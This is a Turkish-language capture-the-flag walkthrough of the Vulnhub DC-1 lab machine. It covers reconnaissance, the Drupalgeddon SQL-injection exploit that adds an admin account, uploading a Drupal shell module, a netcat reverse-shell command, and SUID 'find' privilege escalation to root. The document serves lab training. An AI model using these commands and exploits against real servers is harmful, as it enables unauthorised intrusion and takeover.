

# DC-1

---

Kaan Efe Ögüt


ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “DC-1” zafiyetli makinesinde bulunan Drupal sistemine birlikte erişim sağlayacağız.

**10.11.2021**

## SQL Injection


- Tarayıcı üzerinden "https://www.vulnhub.com/entry/dc-1,292/" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- Vmware üzerinden indirdiğim zafiyetli makineyi "Open" seçeneği ile açıyorum.
- Network ayarlarını sanal makinem ile aynı ayara getiriyorum.



- Ardından bu sanal makineyi başlatıyorum ve bu ekran üzerinde arka planda çalışır vaziyette bırakıyorum.



- Daha sonrasında Linux makineme geçiş yapıyorum ve nmap üzerinden bir ağ taraması gerçekleştiriyorum.
- Burada DC-1 zafiyetli makinesinin sunucu adresini öğreniyorum.



- Tarayıcı üzerinden sunucumu açtığımda görsel olarak bu şekilde görüntülüyorum.
- Bu işlem sonrasında bilgi toplama kısmına geçiş yapıyorum.

```
(root@kali: ~)
# nmap -A -sC 192.168.139.184 -o dc1.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 17:09 +03
Nmap scan report for 192.168.139.184
Host is up (0.00045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
```

- İlk önce nmap aracı ile detaylı bir Ağ taraması gerçekleştiriyorum.
- SSH ve rpcbind portlarının açık olduğunu görüntülüyorum.
- Ayrıca sunucumun Drupal 7 versiyonunu kullandığını görüntülüyorum.

```
/.rhosts (Status: 403) [Size: 290]
/.subversion (Status: 403) [Size: 294]
/.ssh (Status: 403) [Size: 287]
/.svn (Status: 403) [Size: 287]
/.swf (Status: 403) [Size: 287]
/.svn/entries (Status: 403) [Size: 295]
/.web (Status: 403) [Size: 287]
/.bash_history (Status: 403) [Size: 296]
/.bashrc (Status: 403) [Size: 290]
/.hta (Status: 403) [Size: 287]
/.git/HEAD (Status: 403) [Size: 292]
/0 (Status: 200) [Size: 7648]
/Admin (Status: 403) [Size: 7581]
/admin (Status: 403) [Size: 7740]
/ADMIN (Status: 403) [Size: 7581]
/batch (Status: 403) [Size: 7875]
/cgi-bin/ (Status: 403) [Size: 291]
/Entries (Status: 403) [Size: 290]
/includes (Status: 301) [Size: 321] [→ http://192.168.139.184/includes/]
/index.php (Status: 200) [Size: 7648]
/install.mysql (Status: 403) [Size: 296]
/install.pgsql (Status: 403) [Size: 296]
/LICENSE (Status: 200) [Size: 18092]
```

- Daha sonrasında Gobuster aracı ile dizin taraması gerçekleştiriyorum.

-Dizin taraması sonucunda çok fazla bir bilgi elde edemedim.

```
← → ↺ 🏠 🔒 192.168.139.184/robots.txt 📄 ⋮ 📁 ☆
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
```

- Her web sitesi üzerinde robots.txt uzantısı bulunduğu için buradan bir sürüm bilgisi elde edebilir miyim diye görüntüledim.

-Fakat herhangi bir versiyon bilgisine rastlamadım.



```
(root@kali)~# whatweb http://192.168.139.184
http://192.168.139.184 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.139.184], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```

- Uçbirim üzerine geçiş yaptım ve burada "whatweb" komutu ile bir versiyon taraması gerçekleştirdim.
- Versiyon bilgilerini bu şekilde görüntüledim fakat Drupalın bir versiyon bilgisine rastlayamadım.
- SS'ini almadım fakat site üzerinde birkaç tane .txt uzantılı dosyayı görüntüledim fakat burada da bir bilgiye rastlayamadım.

```
(root@kali)~# searchsploit drupal 7
```

| Exploit Title  | Path                  |
|--|-----------------------|
| Drupal 4.1/4.2 - Cross-Site Scripting                                    | php/webapps/22940.txt |
| Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                            | php/webapps/1088.pl   |
| Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution              | php/webapps/1821.php  |
| Drupal 4.x - URL-Encoded Input HTML Injection                            | php/webapps/27020.txt |
| Drupal 5.2 - PHP Zend Hash ation Vector                                  | php/webapps/4510.txt  |
| Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities   | php/webapps/11060.txt |
| Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)        | php/webapps/34992.py  |
| Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)         | php/webapps/44355.php |
| Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)  | php/webapps/34984.py  |
| Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)  | php/webapps/34993.php |
| Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php |
| Drupal 7.12 - Multiple Vulnerabilities                                   | php/webapps/18564.txt |
| Drupal 7.x Module Services - Remote Code Execution                       | php/webapps/41564.php |
| Drupal < 4.7.6 - Post Comments Remote Command Execution                  | php/webapps/3313.pl   |

- Versiyon bilgisini tam olarak bulamadığım için searcsplit üzerinden bir tarama gerçekleştireyim.
- Burada ki exploitlerin hepsini denemem lazım.

```
(root@kali)~# searchsploit -m 34992.py
Exploit: Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
URL: https://www.exploit-db.com/exploits/34992
Path: /usr/share/exploitdb/exploits/php/webapps/34992.py
File Type: Python script, ASCII text executable, with very long lines, with CRLF line terminators
Copied to: /root/Masaüstü/34992.py
```

- 7.0 ve 7.3 versiyonları arasında çalışan bir python kodunu indiriyorum.

```

commandList = optparse.OptionParser('usage: %prog -t http[s]://TARGET_URL -u USER -p PASS\n')
commandList.add_option('-t', '--target',
                        action="store",
                        help="Insert URL: http[s]://www.victim.com",
                        )
commandList.add_option('-u', '--username',
                        action="store",
                        help="Insert username",
                        )
commandList.add_option('-p', '--pwd',
                        action="store",
                        help="Insert password",
                        )
options, remainder = commandList.parse_args()

```

- İndirdiğim Python kodunun içerisinde kullanımıyla ilgili böyle bir bilgiye rastlıyorum.

```

# python 34992.py -t http://192.168.139.184 -u efe -p efe1
100024 1 58100/tcp status
100024 1 58746/udp status
...
OS: Linux 3.2-3.16
...
Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
Admin 4cc0unt cr3at0r

```


- Programı çalıştırdığımda bana kullanıcı adı "efe" ve şifresi "efe1" olan bir kullanıcı oluşturuyor.


- Sisteme bu kullanıcı adı ve şifre ile giriş yapmayı deniyorum.

- Sisteme başarılı bir şekilde giriş yapabildim.

## Web Sayfasına Shell Erişimi

- Sunucu üzerinde bir kullanıcı adı ve şifre oluşturma işlemini gerçekleştirmiştik.
- Şimdi ise sunucu üzerine bir shell dosyası yükleyip yetkileri ele almak olacaktır.

 For security reasons, your upload has been renamed to *shell.php.txt*.

 Cannot extract *temporary://shell.php.txt*, not a valid archive.

You can find [modules](#) and [themes](#) on [drupal.org](#). The following file extensions are supported: *zip tar tgz*

**Install from a URL**

For example: <http://ftp.drupal.org/files/projects/name.tar.gz>

- Öncelikle modules kısmına geçiş yapıyorum ve buraya bir php reverse shell yüklemeye çalışıyorum.
- Fakat burada uzantıya bağlı olarak hata almaktayım.
- Daha sonrasında bu hatayı araştırdığımda drupal'ın kendi web sitesinde bir php dosyası geliştirdiğini görüyorum.

**8.x-1.0** released 31 May 2017  
Requires Drupal: 8.x  
✓ Recommended by the project's maintainer.  
↓ [tar.gz](#) (22.86 KB) | [zip](#) (31.27 KB)

Development version: [8.x-1.x-dev](#) updated 1 Mar 2017 at 10:13 UTC  
Testing result: [PHP 5.5 & MySQL 5.5, D8.4 2 pass](#) [all results](#)

**7.x-1.0-beta5** released 23 July 2011  
Requires Drupal: 7.x  
✓ Recommended by the project's maintainer.  
↓ [tar.gz](#) (16.31 KB) | [zip](#) (18.88 KB)

- Tarayıcı üzerinden "drupal shell" araması gerçekleştiriyorum ve kendi sitesinde 7.x.x sürümünü indiriyorum.



You can find [modules](#) and [themes](#) on [drupal.org](#). The following file extensions are supported: *zip tar tgz gz bz2*.

**Install from a URL**

For example: <http://ftp.drupal.org/files/projects/name.tar.gz>

**Or**


**Upload a module or theme archive to install**

shell-7.x-1.0-beta5.tar.gz

For example: *name.tar.gz* from your local computer

-Daha sonrasında indirdiğim bu dosyayı sunucuya ekliyorum.

Update manager

 Installation was completed successfully.

**shell**


- Installed *shell* successfully

**Next steps**

- [Install another module](#)
- [Enable newly added modules](#)
- [Administration pages](#)

-Başarılı bir şekilde yüklediğimi görüntülüyorum.

Home



## Welcome to Drupal Site

No front page content has been created yet.

- [Add new content](#)

**Navigation**

- ▶ [Add content](#)
- [Shell](#)

- Siteyi Update ettiğimde anasayfa üzerinde shell sekmesinin geldiğini görüntülüyorum.

```
Welcome to Shell. Some commands are interpreted by this emulated shell differently
than you might expect. To see a list of commands (and for other general help) type
help.

efe%/var/www>
```

- Ardından bu sekmeyi görüntülüyorum.
- Görüntülediğim sekme üzerinde bir shell bağlantısı kurulduğunu görüyorum.
- Burada çalıştıracağım bir netcat komutu ile Linux makinem üzerine bir bağlantı kurmayı deneyeceğim.

```
(root@kali)-[~]
# nc -lvp 4321
listening on [any] 4321 ...
```

- Netcat üzerinden önce belirlediğim bir portu dinlemeye alıyorum.

```
efe%/var/www>
> nc -nv 192.168.139.176 4321 -e /bin/bash/
(UNKNOWN) [192.168.139.176] 4321 (?) open
exec /bin/bash/ failed : Not a directory
efe%/var/www>
```

- Shell üzerinden bir netcat komutu gönderiyorum
- Bu komut sonrasında uçbirim üzerinden bir erişim sağlıyorum.

```
(root@kali)-[~]
# nc -lvp 5555
listening on [any] 5555 ...
192.168.139.184: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.184] 60277
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- Netcat üzerine geçiş yaptığımda burada başarılı bir şekilde terminal bağlantısı kurduğumu görüntülüyorum.

## *SUID Zafiyetini Kullanarak Yetki Yükseltme*

-Bir önceki uygulamamızda shell bağlantısını kurmuştuk Fakat kullanıcımızın yetkileri kısıtlıydı.

-Bu uygulamamızda kullanıcımızın yetkilerini yükseltmeye çalışacağız.

```
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
```

-Öncelikle yazmış olduğum python komutu ile istediğim arayüze geçiş yapıyorum.

```
www-data@DC-1:/var/www$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
```

-İstediğim arayüze geçtikten sonra root yetkileriyle çalışan araçları görüntülüyorum.

```
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ find . -exec '/bin/bash' \;
find . -exec '/bin/bash' \;
bash-4.2$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-4.2$ find . -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
/bin/sh: 2: whoami: not found
# whoami
whoami
root
```

-Root yetkisi ile kullanılan Find aracını kullanarak gerekli bash komutlarını yazıp root yetkisine erişim sağladım.

```
cd root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.
efox ESR 39772
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

-Root klasörüne geçiş yaptığımda bayrağı başarılı bir şekilde elde ettiğimi görüntülüyorum.